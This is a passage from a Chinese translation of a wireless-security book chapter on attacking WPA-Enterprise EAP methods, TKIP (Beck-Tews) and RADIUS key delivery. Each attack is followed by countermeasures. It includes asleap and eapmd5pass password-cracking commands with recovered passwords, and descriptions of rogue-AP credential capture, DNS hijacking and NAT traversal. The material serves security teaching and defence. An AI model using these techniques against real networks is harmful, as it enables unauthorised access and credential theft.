MSCHAPv2 就像在 LEAP 中使用的一样，是一个挑战-响应的协议。同样，MSCHAPv2 也易于受到暴力攻击。我们可以通过使用 FreeRADIUS-WPE 所提供的挑战和响应来发起暴力攻击，然后将结果送给 asleap 做进一步的处理：


```
# asleap -C c8:ab:4d:50:36:0a:c6:38 -R
71:9b:c6:16:1f:da:75:4c:94:ad:e8:32:6d:fe:48:76:52:fe:d7:68:5f:27:23:77
-W wordlist.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "wordlist.txt".
hash bytes:          a3dc
NT hash:             4ff5acf6c0fce4d5461d91db42bba3dc
password:            elephantshoe!
```

John the Ripper 和 mschap2acc (<http://www.polkaned.net/benjo/mschapv2acc/>) 都将破解 MSCHAPv2 挑战-响应协议，以防你寻找其他的选项。一旦我们获得了用户的凭证，我们就可以连接到无线网络。如果无线网络身份认证与 Active Directory (活动目录) 集成，那么我们也还有一个域账户！最后，因为我们假冒 AP，所以我们甚至不需要在无线网络中存在。我们可以在任何物理位置攻击客户端，这将完全消除被无线入侵检测系统发现的风险。

## 保护 PEAP 和 EAP-TTLS

预防针对 PEAP 和 EAP-TTLS 攻击的关键是要确保客户端证书是有效的。这看上去似乎是一个愚蠢的担心，谁不验证证书的有效性吗？我的意思是：好了，验证有效性还真的不是某些操作系统中的默认设置。在 OS X 上，并不清楚如何请求证书的有效性，并在有些版本的 Windows XP 中，验证有效性的启用也不是默认的。

很多人不知道为什么会是一个选项，在 Protected EAP Properties 的有效性（受保护的 EAP 属性）对话框中，你可以看到它。为什么会有复选框？好吧，为了让客户来验证认证证书的有效性，他们或者需要地方组织的 CA 安装的根证书（可能做起来很麻烦），或者网络需要一个知名 CA（需要付费的）颁发的证书。允许用户不进行证书认证，使管理员避免购买证书或者只为天线访问而运行他们自己的证书授权。



#### 4.2.4 EAP-TLS

EAP-TLS 是第一个要求与 WPA 兼容的 EAP 方法。EAP-TLS 被认为是非常安全的，主要是因为它使用客户端和服务器的证书来认证网络上的用户。然而，这也是它的主要漏洞，在任意规模的组织中，管理所有用户的证书肯定是一个艰巨的挑战，大多数组织根本不具备所需的 PKI 的水平。

从概念上讲，EAP-TLS 很简单。服务器向客户端发送它的经过认证的证书，证书中包括用来进一步加密消息的公钥。然后，客户端发送它的证书给身份认证服务器，服务器对它进行验证。然后客户端和服务器的开始生成随机密钥。在其他情况下（如 SSL），这个密钥是用来初始化一个对称密码套件，加密从 TLS 会话中产生的数据。然而，在 EAP-TLS 中，你对使用 TLS 来加密这些数据并不感兴趣，这是 AES/CCMP 或 TKIP 的工作。相反，你可以使用 TLS 生成的随机密钥创建 PMK。与 EAP-Success（EAP 成功）消息一起，然后将 PMK 从 RADIUS 服务器传输到 AP。

#### 攻击 EAP-TLS

流行性	1
难易度	1
影响力	10
危险级	4

正面攻击 EAP-TLS 协议几乎是不可能的。如果 EAP-TLS 突然易于受到某种加密攻击，那么这可能意味着 TLS 被破解了，你将会面临比担心无线网络被攻击更大的问题。这并不是说，供应商 X 的 EAP-TLS 没有缺陷（尽管你肯定希望不是这样），正如该协议非常强健一样。打败 EAP-TLS 唯一可行的方法就是窃取客户的私有密钥。

窃取客户端的私有密钥可能非常难，或者根本一点儿也不难。如果私有密钥保存在一个受 PIN 保护的智能卡内，那么你有相当多的工作要做。如果私有密钥保存在一个用最低级别保护的 Linux 或 Windows 硬盘中，那么你可以通过一些其他手段，例如，窃取私有密钥是最直接的攻击方式。

从 Linux 上的一个受损系统中获取密钥只是找到保存密钥的区域，并将其复制出来。而在 Windows 上，则会有点难度，因为密钥通常保存在证书存储区中。

一旦你窃取了密钥（并获得用户的证书，这应该比较容易，因为它是公共的），你就可以用正确的证书和密钥配置计算机并将它连接到网络上。一旦你连接上网络，如果你想阅读别人的通信数据包，那么你可以用 ARP 欺骗（ARP-spoof）来欺骗他们或运行中间人攻击。因为每个人都有一个独特的 PMK，所以你不能用 airdecap-ng 简单地破解其他人的通信数据包。

#### 保护 EAP-TLS

如果你已经实施了 EAP-TLS，你显然已经做了不少无线安全的处理。如果可能，将客户端的密钥存储在智能卡上，或者其他的一些防篡改的令牌中。如果没有这些，则一定要及时对客户端工作站进行修补和更新，以防止客户的私有密钥被窃取。

使用 EAP-TLS 的一个不太重要的关注是信息包含在证书中，并且是免费提供的。证书包含轻度敏感的信息，如雇员的姓名、密钥长度和散列算法。如果你关心这个问题，那么你可以在一个加密的隧道中运行 EAP-TLS，从而保护了刚才提到的信息。这种技术称为 PEAP-EAP-TLS，该技术是由 Microsoft 发明的。

#### 4.2.5 EAP-FAST

EAP-FAST 是 Cisco 系统公司的另一个智能产物。它使人联想到 PEAP 和 EAP-TTLS，因为它首先在客户端和认证服务器之间建立了一个安全隧道，然后将用户凭证经由该隧道传送。在 EAP-FAST 中，安全隧道的创建称为第 1 阶段，客户端通过隧道传输凭证称为第 2 阶段。

EAP-FAST 的显著特征之一是其受保护的访问凭证 (Protected Access Credential, PAC)。PAC 是一个存储在客户端系统中的文件，其中包含一个共享的秘密 (PAC-Key)，一个不透明的元素 (PAC-Opaque)，以及其他信息 (PAC-Info)，包括认证服务器的权威身份 (Authority Identity, A-ID)。随着 PAC 分发到各个客户端，不需要使用完整的 TLS 握手建立 TLS 隧道。相反，第 1 阶段是通过基于 RFC 4507 的过程完成的，它定义无状态的 TLS 会话的恢复。

连接时，认证服务器向客户端发送一个 A-ID，客户端检查本地系统的 A-ID，并检查与该 A-ID 相关联的 PAC。如果有一个有效的 PAC，那么客户端发送其相应的 PAC-Opaque。该 PAC-Opaque 是在准备期间最初生成于认证服务器，随后在由客户端到认证服务器端认证时，作为一个会话标识符 (例如，称为 ticket 的独特密钥值) 进行操作。只要认证服务器能够正确确认 PAC-Opaque，则 PAC-Key 就用于派生 TLS 主密钥，并且完成缩略的 TLS 握手 (即第 1 阶段)。

虽然 EAP-FAST 可以支持多种第 2 阶段的协议，但 MSCHAPv2 和 GTC 是最常用的。正如使用 PEAP 和 EAP-TTLS 一样，TLS 隧道 (在第 1 阶段创建) 保护这些凭证免受攻击。

向用户发布 PAC 的过程称为 PAC 配置或第 0 阶段。即使在小规模部署中，配置也是一项艰巨的任务。要添加更多的管理开销，第 0 阶段的需求不仅是初始化安装，而且还包括重建，通常的配置周期为每年一次。可以通过 sneakernet、客户端的有线接口，或者自动进行配置。前两个选项比传统的基于证书的 EAP 方法没提供任何优势；然而，第三个选项是真正的由 EAP-FAST 通过系统管理员的权限获得的；自动 PAC 配置则只要求用户输入她的凭证，就允许无线用户通过空中接收其 PAC。自动 PAC 配置为网络管理员提供了一个方便的功能，但它也是 EAP-FAST 的主要缺陷。

#### 攻击 EAP-FAST

流行性	5
难易度	5
影响力	9
危险级	6

自动的 PAC 配置可能以两种形式出现：需要认证服务器 (Server-Authenticated) 和不需要认证服务器 (Server-Unauthenticated)。需要认证服务器的设置不太吸引人，因为作为客户端还需要有服务器证书以便建立第 1 阶段，这在一定程度上抵消了自动配置的目的。不需要

认证服务器配置更受欢迎。它使用一个匿名的 Diffie-Hellman 隧道实现第 1 阶段，然后继续使用 MSCHAPv2 凭证（严格地讲，应该是 EAP-FAST-MSCHAPv2）实现第 2 阶段。正如其名称所暗示，不需要认证服务器配置所提供的匿名隧道没有给用户提供认证服务器的能力。因此，EAP-FAST 部署方法易于受到中间人攻击或 AP 模拟攻击，这一点很像 PEAP 和 EAP-TTLS。要访问 MSCHAPv2 凭证，你必须具有发动暴力攻击的能力，并且，如果成功的话，就允许你进入配置过程中，并获得一个有效的网络 PAC。

对这种攻击的主要告诫是，为了成功地发动攻击，你必须在 PAC 配置的时候在无线网络中。在网络中有时是比较困难的，因为客户端通常只在初次部署的时候进行批量的配置，然后偶尔只会当有新客户端加入时做一些配置。PAC 重建为攻击提供了另外一次良机，但这易于受到同样的限制。

## 一 保护 EAP-FAST

保护 EAP-FAST 就像是禁止不需要认证服务器的自动 PAC 配置一样简单。然而，应当指出：一旦不需要认证服务器的自动 PAC 配置不再可用，EAP-FAST 对其他基于证书的 EAP 方法没有提供什么好处。如果必须使用这种类型的配置，它应该在可控区域内提供有限次数的配置，以降低风险。

### 4.2.6 EAP-MD5

EAP-MD5 是一个相对简单的 EAP 方法，此方法正如其名称所暗示的，依赖于客户端身份认证的 MD5 散列处理。图 4-2 显示了整个认证过程。

首先，客户端提供 EAP-Response Identity（EAP - 身份响应）信息内的用户名。接下来，服务器给客户端发送一个标识符和一个 16 字节的挑战。然后客户端提取其密码、标识符和挑战；将它们连接起来；使用 MD5 对这个字符串进行散列。客户端将这个散列的字符串发送给服务器，然后对相同的字符串进行计算，然后将它与客户端收到的字符串进行比较。如果它们匹配，则用户成功认证。EAP-MD5 是一个简单的方法，但它有一些问题，特别是在无线网络中。

## 攻击 EAP-MD5

流行性	4
难易度	7
影响力	7
危险级	6

在 RFC4017<sup>①</sup>中，定义了为了整个无线网络安全 EAP 算法必须遵守的特定要求，以及 EAP-MD5 违反的大量规定，让我们通过讲述这部分内容，开始本节内容。当 EAP-MD5 开发出来以后（我们只是讨论 PEAP 和 EAP-TTLS 的内部认证协议），并不意味着它可以应用于全部无线网络中。EAP-MD5 并没有被经常使用，偶尔找到，那说明你很幸运。客户机 - 服务

① Extensible Authentication Protocol (EAP) Method Requirements for Wireless LANs。——译者注

器模式的通信在无线网络上以明文方式出现，所以，如果我们观察到一个有效的客户端握手，那么我们就可以发动针对它的一次离线暴力攻击。Joshua Wright 所制作的 `eapmd5pass` 工具 ([http://www.willhackforsushi.com/?page\\_id=67](http://www.willhackforsushi.com/?page_id=67)) 可以证明这一点。




图 4-2 EAP-MD5 的握手

```
# ./eapmd5pass -r PrettyLilPwnies.cap -w wordlist.txt
eapmd5pass - Dictionary attack against EAP-MD5
Collected all data necessary to attack password for "brad", starting attack.
User password is "fixie4lyfe".
982 passwords in 0.10 seconds: 102564.11 passwords/second.
```

使用 `eapmd5pass` 很简单：我们指定一个包含 MD5 挑战和响应（参数 `-r PrettyLilPwnies.cap`）的捕获文件、一个字典文件（参数 `-w wordlist.txt`），然后按 Enter（回车）键。如果字典中包含了目标账户的密码，我们将破解了密码，并作为一个有效的用户连接到了服务端。

## 一 保护 EAP-MD5

不幸的是，EAP-MD5 的操作方式使它不可能实现无线网络上的安全。除了 EAP-MD5

以明文方式发送挑战和响应的事实外，它不提供相互认证，所以想确保防止中间人攻击和 AP 模拟攻击是不可能的。在某些设置中，你可能会看到同样的挑战-响应机制与隧道协议（如 EAP-TTLS）相结合，这可以认为是一个安全的替代方法。不过，如果你单独地使用 EAP-MD5，还是建议使用另外的、更安全的 EAP 类型。

### 4.3 破解加密:TKIP

虽然 TKIP 算法比 WEP 有巨大的进步，但它仍然是基于相同的 RC4 加密算法进行的，从而很容易存在相同的问题。在本节中，我们将研究针对 TKIP 算法所存在的已知的和可利用加密攻击。



#### Beck-Tews 攻击

流行性	4
难易度	4
影响力	8
危险级	5

2008 年，Martin Beck 和 Erik Tews 发表了一篇题为“Practical Attacks Against WEP and WPA”的论文。在这篇文章中，他们提出对 WEP 的改进攻击和针对 WPA 的 TKIP 的令人吃惊的密钥流（不是 PMK）恢复攻击。他们发现：TKIP 也是与 WEP 一样基于相同的 RC4 算法，所以在理论上也容易受到 ChopChop 攻击。TKIP 采用的是在每当成功处理一帧数据时，就将 TKIP 序列计数器（TKIP Sequence Counter，TSC）增加 1 的方式保护它免受攻击。这样做可以消除重放有效帧的能力，而这种技术正是 ChopChop 攻击所依赖的。虽然这一切都是已知的，但他们利用这个知识点，利用它和一些 802.11 规范的变化组合起来，从而实现一个令人印象深刻的攻击。

随着 2005 年 IEEE 802.11e 的推出，无线网络可以支持基于需求的优先级流量控制。通信数据包按逻辑分组，并以不同的访问类别（例如，队列/信道）传输。这些访问类别保持自己的 TKIP 序列计数器，也意味着使用 TKIP 的重放保护很弱，很容易受到 ChopChop 攻击。

此外，可以对 ChopChop 攻击进行修改以便它更有效地工作。使用小的、可预见的数据包，减少解密所需的字节数是可能的。例如，一个广播 ARP 帧中大多数是静态的（因此也是已知的），除了 5 字节用于标识源 IP 地址和目的 IP 地址外，8 字节用于标识 TKIP 的消息完整性代码（Message Integrity Code，MIC）密钥，以及 4 字节的 ICV 校验和。这总共 17 字节，如果 IP 地址的前 3 字节可以猜到（假设使用的是符合 RFC1918 规范的一个 C 类网络地址），则可以进一步减少到只有 14 字节。

既然我们有了所有这些信息，让我们来看看完成 TKIP 解密的完整过程。这个过程如图 4-3 所示。




图 4-3 TKIP 解密过程

利用 IEEE 802.11e 的访问类别，TKIP 的第一个应对措施 TKIP，TSC 首先被击败。按照这一方式，我们可以通过已经选择的广播 ARP 帧，执行对 ICV 和 MIC 密钥上的 ChopChop 攻击（ChopChop 是在前面的章节中已详细描述了的攻击算法）。我们假定这是一个广播 ARP 帧，因为它有 68 字节的长度，用于指定广播以太网地址（例如 FF:FF:FF:FF:FF:FF）。为了搞清楚我们的 ChopChop 猜测是正确的，我们查看一个 MIC 失败的帧。由于不正确的 ICV 值会被悄悄地丢弃掉，所以一个 MIC 失败的帧说明 ICV 是正确的，但 MIC 是错误的，因而导致失败。在正常情况下，这些 MIC 失败是不应该发生的，所以如果在 1 分钟内发生两次 MIC 故障，那么说明 TKIP 内的另一个应对措施完全关闭。为了解决这个问题，在每一个 ICV 的字节猜测都正确（例如，MIC 错误）后我们等待 1 分钟。在现实的应用中，解密 MIC 和 ICV 将需要大约 20 分钟的时间；然后，在最理想的情况下，可能只需要 12 分钟（1 分钟 1 个字节）。一旦我们解密了 MIC 和 ICV，我们就可以通过猜测值和计算新的帧的 ICV 来确定 IP 地址的各个字节。如果计算的 ICV 和解密的 ICV 匹配，说明我们猜中了！该过程显示在图 4-4 中。

通过一个完全解密的 802.11 帧，我们可以使用这些密钥流来创建我们自己的等长或更小尺寸

帧，这些密钥流是通过相同帧的解密版本和加密版本进行“异或”运算而得来的。对于一个广播 ARP 帧，我们可以创建另一个最长可达 68 字节的帧。应该指出，广播 ARP 帧在这里仅仅是作为一个例子，你也可以使用如 DHCP、DNS 和 ICMP 等数据包，这可能会导致更多有效的字节。

IEEE 802.11e 支持 4 ~ 16 个可访问的类别，大多数网络只在访问类别 0 上进行传输，这意味着我们可以通过注入增加到 15 个帧，因为大多数其他类别将有较低的 TKIP 序列计数器。我们的通信数据包只能从 AP 到客户端，因为这种攻击依赖 MIC 失败的帧，这种帧只能由客户端发出。

tkiptun-ng 工具是 Aircrack-ng 套件的一部分，它试图实现这种攻击。该工具仍处于开发阶段；但是，一些独立制作程序通过打补丁的方式已存在了，见随后的描述。

**使用 DHCP，提高 Beck-Tews 攻击** 2009 年 6 月，Finn Michael Halvorsen 和 Olav Haugen 发表了题为“Cryptanalysis of IEEE 802.11i TKIP”的论文，该论文概述了 Beck-Tews 攻击，以及一个有利于收集较大密钥流的报文。这可以转换成更多的可用的字节，可以创建更大的数据包。通过使用 DHCP ACK，它可能创建 384 ~ 584 字节的帧。甚至 DHCP 事务 ID 可以通过 ChopChop 攻击被暴露，该攻击可以用在稍后介绍的更为复杂的攻击中。此外，论文作者还提供了对一个 tkiptun-ng 扩展的工具，可以实现这种攻击。




图 4-4 Beck-Tews 的 TKIP 攻击

**实际应用** 在他们的论文中, Finn Michael Halvorsen 和 Olav Haugen 还概述了这种攻击的两个实际应用: 使用 DHCP 修改客户端的 DNS 和 NAT 穿越。他们还提供 tkiptun-ng 的补丁, 使用该补丁的程序实际上可以展示这种攻击。这些补丁程序可以从 Aircrack-ng 跟踪系统的 ticket 目录下的 684 子目录中找到 (<http://trac.aircrack-ng.org/ticket/684>)。

- **HCP 使用 DNS** 同时使用 DHCP 的 ACK 确认数据包和 ARP 数据包可以发动两个 TRIP 攻击, 我们可以通过强迫客户端访问一台被我们控制的 DNS 域名服务器, 来定位找到 DHCP 客户端。要做到这一点, 我们需要通过注入带有相匹配 IP 地址的假的 ARP 请求客户端, 使客户端相信另一台主机和它之间存在 IP 冲突。在特定的操作系统中, 为了结束这类冲突, 客户端会发送一个新的 DHCP 请求, 我们将响应该请求。我们的 DHCP ACK 响应将包含我们控制的 DNS 服务器, 这将最终使我们能够控制客户端的通信流量, 然而, 当 IP 冲突发生后, 在 Windows XP 和其他一些操作系统中并不能观察到这个行为。图 4-5 详细描述了 this 攻击。



图 4-5 DHCP DNS 攻击

- **NAT 穿越** NAT 穿越攻击涉及使用 TKIP 攻击创建一个在无线客户端和攻击者控制的外部主机之间的会话，该控制绕过了防火墙的限制。我们创建一个 TCP SYN 数据包，该数据包发起于我们选择端口上的一个外部 IP 地址（该地址受我们控制），然后直接连在客户端上。当客户端系统收到此数据包时，它会用一个 SYN /ACK 响应我们的外部服务器，并且在两台主机之间的防火墙 NAT 表中创建一个入口。伴随着这一会话的建立，我们就可以发动针对我们在 TCP SYN 数据包中定义的选择端口的攻击。这个过程如图 4-6 所示。



图 4-6 NAT 穿越攻击

## Beck-Tews TKIP 攻击应对措施

当前的建议是完全禁用 TKIP，并在你的无线网络中将它替换为 AESCCMP。然而，如果确实需要 TKIP，你可以配置密钥轮换的时间间隔为较低的值。由于 Beck-Tews TKIP 攻击需要相当长的时间来执行（最基本的情况约需 15 ~ 20 分钟），因此如果接入点配置轮换密钥为较短的时间间隔（每 5 分钟或 10 分钟），那么攻击者将无法执行一个完整的 ChopChop 攻击。此外，如果攻击者能够完成 ChopChop 攻击，那么他需要在密钥轮换之前注入他创建的帧。降低密钥轮换间隔可以对网络连接产生负面影响（特别是在 WPA-Enterprise 环境中），所以一定要在整个组织中部署该设置之前进行充分的测试。

另一个实际的建议是在 AP 上禁用 QoS。当然，如果你真的这样做，会对你的流量产生负面的影响。

最后，因为这种攻击依赖 MIC 失败帧来确定猜测的字节是否正确，所以针对这些事件设置特别的 IDS 警报可以帮助减轻攻击。

## 4.4 攻击组件

如果正确配置 WPA，那么 WPA 网络很难被破坏。在某些网络中，可能没有身份认证或加

密的漏洞，使我们能够超越传统的攻击。从我们的（也就是，攻击者的）角度来看，WPA 的一个好处是许多新的网络组件必须在合适的位置，以方便认证。这些新组件加大了整体攻击面，从而在网络上提供更多的潜在向量。本节着眼于一些组件和它们的攻击向量。

## EAP 攻击面

流行性	5
难易度	4
影响力	7
危险级	5

WPA Enterprise (WPA 企业) 认证的一个有趣方面是，大部分的通信是未经认证的客户端和有线网络上的认证服务器之间的通信（对于这个过程的快速浏览请参阅第 1 章，非常详细的说明请参阅本书的在线网站）。在无线网络范围内的任何人都可以查询 EAP 服务器。此外，因为 EAP 消息是中继传输的，并且很少通过接入点进行解析，所以你有机会破坏 AP 或对 AP 进行拒绝服务攻击。

在 RADIUS 服务器和 AP 处理的 EAP 数据包中已发现了漏洞，这可以提供一个攻击的途径。使用什么信息识别环境中正在部署的硬件和软件是非常重要的。如果漏洞和漏洞利用存在，那么我们也也许能够找到一种到 RADIUS 服务器或 AP 快捷的方式。否则，下一步就是要尽量在实验室环境中模仿目标网络，以便发现所使用的软件 / 硬件方面的新漏洞。

模糊测试是在测试应用程序接受各个领域不同的、意外的值的过程。在这种情况下，应用程序将是 RADIUS 服务器，我们测试的各个领域是那些使用的 EAP 类型。由于我们尝试的值几乎从不出现在现实世界中，所以应用程序可能也不知道如何处理它们，这可能会导致崩溃。崩溃不仅导致拒绝服务的情况，而且也表明存在一个更严重漏洞的可能性。

## 减少攻击面

就像所有其他服务器和设备一样，保持你的无线基础设施使用最新的补丁程序是降低攻击的风险的关键。此外，考虑在每个组件的安全审查上进行一些投资，以确保它们的配置是正确的和不存在模糊的配置。

## 通过 RADIUS 攻击 PMK 的传送

流行性	2
难易度	1
影响力	10
危险级	4

鉴定所有参与攻击一个正确配置的 WPA Enterprise (WPA 企业) 网络的复杂性，你可能会疑惑是不是根本就没有一个简单的方法来绕过所有这些认证协议。一个可看的地方就是通过 RADIUS 从认证服务器向 AP 提供 PMK 传送，如果你能意识到这一点，那你真够牛的。如果你

能观察到 PMK 以某种方式从有线局域网传送到接入点，那么你就可以观察到四次握手，并且获得用户的 PTK。这样做就完全回避了 EAP 认证，并且不依赖于客户端使用 RC4 还是 AES 对到接入点的数据包进行加密。随着赌注定得很高，你会认为一些非常严重的加密是需要保护的密钥传送。你会瞬间看到：虽然用于保护 PMK 传送的密码足够了，然而用来保护密钥传送的密钥却不够。以下攻击是可行的，因为 RADIUS 共享密钥（简称为 RADIUS 密钥）用于两个目的——带有，巨大的后果的设计决定。

在深入研究这个攻击之前，我们必须强调，为了使这种攻击成功，攻击者必须已经在有线局域网存在了一段时间。攻击者不仅必须是在有线网络中的某个地方，而且她已经能够在接入点和 RADIUS 服务器之间确定自己的位置。根据网络体系结构，这种操作可能极其困难。对于讨论的其余部分，我们假设攻击者可以以某种方式观察到接入点和 RADIUS 服务器之间的通信数据包。

如果攻击者可以嗅探到 RADIUS 的通信数据包，那么该网络正处于危险中。RADIUS 协议使用 MD5 作为其认证的基础。给每个接入点一个 RADIUS 共享密钥，尽管希望不是这样，但网络中的每一个接入点很可能会使用相同的共享密钥。在这两种情况下，如果攻击者可以在一定程度上嗅出 RADIUS 通信数据包，那么常常被忽略安全方面是你最后一道防线。

这个攻击的第一个阶段包括让接入点与 RADIUS 服务器通信。这个阶段不要求客户端成功地进行身份认证，所以最简单的就是尝试连接。当接入点和 RADIUS 服务器交换消息，它们包括一个称为 Response Authenticator（回应认证）的字段。接入点和 RADIUS 服务器使用这个字段确保消息不会被不可信的各方欺骗。为了计算这个字段，消息的发送方需要知道 RADIUS 密钥 Response Authenticator 等于

MD5（代码 + ID + 长度 + 请求认证属性 + RADIUS 密钥）

最重要的是 RADIUS 密钥是 RADIUS 数据包中唯一不在明文中的字段。

一旦攻击者嗅探到一个带有 Response Authenticator 的数据包，那么她就可以安装离线字典攻击来计算 RADIUS 密钥。基本上，她将只计算 MD5（代码 + ID + 长度 + 请求认证属性 + 字典中的词），直到她得到正确的散列值。一旦她得到正确的散列值，她就知道了 RADIUS 密钥。

考虑到 RADIUS 密钥给攻击者的能力（特别是，如果是在多个设备中使用的密钥），你可以假设她这样做将花费大量的资源。此外，由于 MD5 非常普遍，因此不存在这样的不足，即高度优化的代码（甚至是硬件）可以通过浮动运算加快 MD5 的计算。最后，即使需要花费攻击者整整一个月来还原密钥，但它仍然有可能被使用。但轮换的 RADIUS 密钥在许多设备上实现并不是件容易的事。

假设攻击者成功地获取了 RADIUS 密钥，所有通过 RADIUS 服务器发送的 PMK 现在成了她可以阅读的内容了。虽然它们在发往接入点的途中（使用 Microsoft 点到点的加密或 MPPE）是加密的，但所有攻击者都要对 RADIUS 密钥进行解密。

这种攻击的一个重要的细节是，你不能发动针对用于加密 PMK（MPPE）的密码攻击。事实上，用于保护 PMK 的加密方案是无关紧要的。相反，你可以利用的事实是 RADIUS 密钥具有双重功能。RADIUS 密钥用来认证接入点和 RADIUS 服务器之间的信息（即使信息与密钥的传送无关）。RADIUS 密钥也用作基本密钥对传送的 PMK 进行加密。启动一个针对 RADIUS 使

用的响应认证字段的、成功的 MD5 暴力攻击，你就可以获得 RADIUS 密钥，而且，解密 PMK 的能力正被免费地传送。这是一个为什么相同的密钥绝不能用于身份认证和加密的很好例子。

假设攻击者可以以某种嗅探方式获得 PMK（最好是实时获得），那么她现在可以推导出任何用户的 PTK。显然，攻击者就可以在发送数据包的时候对用户的数据包进行解密。她还可以在不允许用户完成一个从网络上断开的完整操作时，而尝试断开用户。如果攻击成功，她可以模拟用户，并获得对网络的访问。

即使攻击者位于能嗅探出和破解 PMK 的奇怪位置，她也会因为某种原因而不能迅速将它们找出来，但她仍然可以做大量的破坏活动。例如，攻击者可以传输一个星期的 PMK 值到异地的服务器，并在同一时间里嗅探所有的无线通信数据包。每周一次，攻击者用嗅探到的通信数据包组合成 PMK，并解密它。

最后，虽然攻击的细节超出了本书的范围，但了解一个设备的 RADIUS 密钥可能会给攻击者管理该设备的能力。如果设备之间使用相同的共享密钥，那么攻击者可以潜在地管理所有你的 AP。可以思考一下，所有这些都破解一个单一的 MD5 散列。

## 保护 PMK 传送

不幸的是，这种攻击没有快速的应对办法。最有效的方法之一是将所有的 RADIUS 通信数据包放到 IPSec 隧道（在 RADIUS 标准中，这只是一些具体建议，而不是强制要求）中。不幸的是，几乎没有产品支持这样做。

其他建议包括为每一台设备使用唯一的 RADIUS 共享密钥，虽然这对管理员来说是真正头痛的事，但减少实际拥有 RADIUS 共享密钥的设备数量，可以使网络更易于维护。所谓的瘦 AP 是将大多数 AP 的大脑放到一个集中的开关上也是有帮助。最后，不用说，你应该选择位数长的和随机的 RADIUS 密钥，如下图所示的那样。如果能周期性地轮换也将是明智的。



## 4.5 本章小结

本章涵盖了针对 WPA 的所有已知攻击。WPA 所提供的增强的安全性大大优于其前身 (WEP)。这些改进提高了价格, 这是由 802.11 协议涉及的复杂性所导致的。幸运的是, 这种复杂性对于最终用户是透明的, 任何现代的操作系统连接到一个由 WPA 保护的网络与连接到一个由 WEP 保护的网路一样简单。

lovelinux8.ctdisk.com



## 第二部分

# 攻击 802.11 的客户端

### 案例研究：运行在不安全的电波上

在饮用冰镇拿铁咖啡（latte）的时候，Darwin看了看时间。不知怎的，他比预期提前30分钟赶到星巴克（Starbucks）咖啡厅，这让他有机会可以补充点食物。不幸的是，Darwin的iPhone手机目前正因为多次解锁尝试失败而处于锁定状态。因此，如果他想浏览网页，他需要打开笔记本电脑来访问。

Darwin启动Ubuntu系统，并登录后，他跳过了Slashdot<sup>①</sup>的头条新闻（不认真的家伙，这次Linux操作系统只出现了桌面的界面）。一旦发现有了新的修复版本，Darwin就将他的外置无线网卡的设置框弹出，并把它设置成监控模式。启动Kismet程序，随后就可以看到在信道6上有几个不同的网络，其中两个还是不加密的。这为他在指定的信道上一次提供了一大群目标，所以他配置了一下Kismet，让其锁定到信道6，并打开另一个终端。

